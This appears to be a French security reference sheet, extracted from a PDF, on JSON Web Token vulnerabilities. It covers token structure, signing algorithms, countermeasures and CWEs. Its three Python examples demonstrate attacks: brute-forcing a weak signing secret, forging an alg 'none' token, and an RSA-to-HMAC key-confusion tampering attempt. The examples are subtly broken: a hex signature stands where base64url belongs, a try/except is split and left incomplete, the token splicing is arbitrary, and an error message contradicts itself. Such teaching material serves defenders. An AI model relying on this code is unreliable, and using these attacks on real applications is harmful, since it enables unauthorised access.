
JSON Web Token


Description

Un Json Web Token (JWT) est un standard utilisé pour l'authentification et l'autorisation dans les applications qui permet de transmettre de manière sécurisée des informations entre deux parties, généralement une application cliente et un serveur.

Un token JWT est un objet JSON **encodé en base64** qui contient des informations liées à l'identité du client et à ses droits d'accès.



Les JWT sont souvent utilisés pour l'authentification en tant que jeton d'accès, ce qui permet à l'application cliente de réaliser des opérations sur les ressources protégées sur le serveur sans avoir à demander de nouvelles informations d'identification. Lorsqu'un utilisateur se connecte avec succès sur l'application, le serveur génère un JWT et l'envoie au client, qui peut alors utiliser ce jeton pour accéder à des ressources du serveur.




Le JWT est composé de trois parties, séparées par un point :

- **Header** : le header décrit le type de JWT et l'algorithme utilisé pour signer le JWT. Il est encodé en base64 ;
- **Payload** : le payload contient les informations liées au client, comme son identité et ses droits d'accès. Il est également encodé en


base64 ;

- **Signature** : la signature est utilisée pour s'assurer que le JWT n'a pas été altéré de manière non autorisée. Elle est calculée en utilisant la clé secrète du serveur sur le contenu du header et du payload du JWT. Elle est également encodée en base64.



Il existe deux algorithmes couramment utilisés pour signer les JWT : RSA et HMAC :

- **RSA (Rivest-Shamir-Adleman)** : RSA est un algorithme de chiffrement asymétrique qui utilise une paire de clés publique/privée pour chiffrer et déchiffrer les données. Pour signer un JWT avec RSA, le serveur utilise sa clé privée pour générer la signature. Le client peut vérifier la signature en utilisant la clé publique du serveur.
- **HMAC (Keyed-Hash Message Authentication Code)** : HMAC est un algorithme de hachage symétrique qui utilise une clé secrète partagée pour générer un hachage de message. Pour signer un JWT avec HMAC, le serveur utilise la clé secrète pour générer la signature. Le client peut vérifier la signature en utilisant la même clé secrète.



Prérequis d'exploitation

Pour exploiter cette famille de vulnérabilité, il est nécessaire d’avoir accès à une application se basant sur des JWT pour garantir l'authentification des clients.

Connaissances nécessaires

- Comprendre les cas d'usages des JWT sur les applications ;
- Maîtriser la structure des JWT ;
- Maîtriser un langage de programmation à des fins d'automatisation de certains calculs/actions.

Outils nécessaires

- Utilisation d'outils de type **Burp Suite** ou **curl** pour la création/modification de requêtes HTTP ;
- Langage de programmation pour la manipulation des JWT (par exemple Python).

Flux d'exécution

Explorer

Naviguer sur l'application afin d'identifier les différents mécanismes d'authentification utilisés pour l'accès aux ressources. La présence d'un JWT sur un cookie de session peut être un indicateur pertinent de l'utilisation de ce dernier pour authentifier le client.

Expérimenter

Analyser la structure du JWT, identifier l'algorithme utilisé, les données du payload, etc. L'objectif ici est de tester différentes attaques connues en lien avec de mauvaises vérifications du JWT par le serveur lors de l'accès à des ressources.

Exploiter

Conséquences potentielles

L'exploitation réussie de ce type de vulnérabilité peut permettre :

- L'accès à des ressources sensibles ;
- L'accès à des fonctionnalités sensibles.

Contre-mesures

Les contre-mesures suivantes peuvent être mises en œuvre :

- **Utiliser un secret et un algorithme forts** : la signature d'un JWT est utilisée pour s'assurer que le JWT n'a pas été altéré de manière non autorisée. Il est important d'utiliser un secret ainsi qu'un algorithme forts pour le calcul de la signature, comme l'algorithme HMAC SHA256 ou RSA.
- **Vérifier la signature du JWT** : pour considérer un JWT comme valide, il est important de s'assurer que sa signature est valide.
- **Vérifier le payload du JWT** : avant d'accorder un accès basé sur les données du payload présent dans le JWT, il est important de vérifier que ces données sont valides et attendues. Par exemple, si le JWT contient une donnée indiquant que l'utilisateur est un administrateur, il est important de s'assurer que cela est vrai avant de lui accorder des privilèges d'administrateur.
- **Transmettre les JWT de manière sécurisée** : pour éviter que les JWT ne soient volés et réutilisés, il est important de les transmettre de manière sécurisée, en utilisant une connexion sécurisée (HTTPS) par exemple.

Comment cela fonctionne

Les scénarios suivants peuvent être joués via l'exploitation de cette vulnérabilité :

- **Vol de jeton** : si un attaquant réussi à obtenir un JWT valide, il peut accéder aux ressources protégées sur le serveur en utilisant ce dernier ;
- **Secret faible** : si le secret utilisé lors de la signature du JWT est faible, un attaquant peut alors essayer de deviner ce secret afin de créer un JWT falsifié et ainsi accéder à des ressources protégées ;
- **Signature non vérifiée** : si le serveur ne réalise pas de vérification de la signature du JWT, un attaquant sera en mesure de facilement modifier le payload afin d'avoir accès à de nouvelles ressources.

Exemple 1

Voici un exemple de code Python qui consiste à exploiter une attaque type “brute-force” permettant de voir si la signature du JWT a été signée avec un secret faible :

```
import jwt

jwt_string =
"eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCJ9.eyJzdWIiOiAiMjQ4Mjg5NzYxIiwgIm5hbWUiOiAiSm9obiBEb2UiLCAiaWF0Ij
ogMTUzNzg3MjAwMH0.8f928de2afee05bce432f166d140a04a29a7fc00e72c510cf56ec738cc7eb075"

# liste de secrets
passwords = ["123456", "password", "letmein", "monkey", "qwerty"]

for password in passwords:
    try:
        # décodage du JWT avec le secret
        jwt.decode(jwt_string, password, verify=True)

        # en cas de décodage réussi
        print('Secret trouvé')
        exit(1)
    except:
        print('Secret non trouvé')
```

Dans ce code, nous commençons par définir le jeton JWT à attaquer, puis un tableau contenant les différents secrets à tester. Dans le cas ou le secret testé n'est pas valide, le message “Secret non trouvé” est affiché. Ce code va donc tester de signer le token avec plusieurs secrets, jusqu'à trouver le secret original qui a servi à signer le token.

Exemple 2

Voici un exemple de code Python qui présente comment exploiter une vulnérabilité liée aux JWT en utilisant un JWT sans signature :

```
import jwt

# JWT avec une signature "none"
jwt_string =
"eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJzdWIiOiAiMjQ4Mjg5NzYxIiwgIm5hbWUiOiAiSm9obiBEb2UiLCAiaWF0Ijo
gMTUzNzg3MjAwMH0."

# tentative d'accès
try:
    # décodage du JWT
    jwt.decode(jwt_string, verify=True)

    # en cas de décodage réussi
    print('Secret trouvé')
    exit(1)
```

```
except jwt.exceptions.InvalidSignatureError:
    # echec de la vérification de la signature
```

Dans ce code, nous commençons par définir le jeton JWT avec un algorithme de signature à “none”. Ensuite, nous regardons si l'accès à une ressource sur le serveur avec ce jeton est possible.

Si le code côté serveur accepte que l'algorithme utilisé dans le header du JWT puisse être mis à “none”, alors il n'y a pas besoin de signer. Ainsi le serveur ne vérifiera pas si la signature est correcte par rapport au header et au payload du token.

Exemple 3

Voici un exemple de code Python qui présente comment exploiter une vulnérabilité liée aux JWT en altérant le contenu du JWT grâce à une clé publique que l'attaquant a obtenu :

```
import jwt
import rsa

jwt_string =
"eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCJ9.eyJzdWIiOiAiMjQ4Mjg5NzYxIiwgIm5hbWUiOiAiSm9obiBEb2UiLCAiaWF0Ij
ogMTUzNzg3MjAwMH0.8f928de2afee05bce432f166d140a04a29a7fc00e72c510cf56ec738cc7eb075"

public_key_string = '-----BEGIN PUBLIC KEY-----[...]-----END PUBLIC KEY-----'

# utilisation de la clé publique
public_key = rsa.PublicKey.load_pkcs1(public_key_string)

# modification du JWT (changement du nom de l'utilisateur)
jwt_string_modified = jwt_string[:66] + "eyJuYW1lIjogIkpvaG4gRG9lIE1vZGlmaWVkIn0." + jwt_string[100:]

# L'attaquant tente de décoder le JWT en utilisant l'algorithme HMAC SHA256 au lieu de l'algorithme RSA
try:
    # décodage du JWT avec la clé publique
    jwt_decoded = jwt.decode(jwt_string_modified, public_key, verify=True)
except jwt.exceptions.InvalidSignatureError:
    # echec de la vérification de la signature
    print("La signature du JWT est valide. Accès refusé.")
```

Dans ce code, l'attaquant a intercepté un JWT signé avec RSA et l'a modifié en changeant le nom de l'utilisateur. Il tente ensuite de décoder le JWT modifié en utilisant la clé publique du serveur. Si le décodage réussit, cela signifie que le JWT a été altéré et que l'attaquant peut accéder aux ressources d'un autre utilisateur.

CWEs

- CWE-287 : Improper Authentication
- When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct.
- CWE-1270 : Generation of Incorrect Security Tokens
- The product implements a Security Token mechanism to differentiate what actions are allowed or disallowed when a transaction originates from an entity. However, the Security Tokens generated in the system are incorrect.

References

URL :

- https://portswigger.net/web-security/jwt
- https://jwt.io/
- https://pypi.org/project/PyJWT/
- https://github.com/mazen160/jwt-pwn
- https://github.com/ticarpi/jwt_tool

Retour fiches vulnérabilités

- Cyber fiches vulnérabilités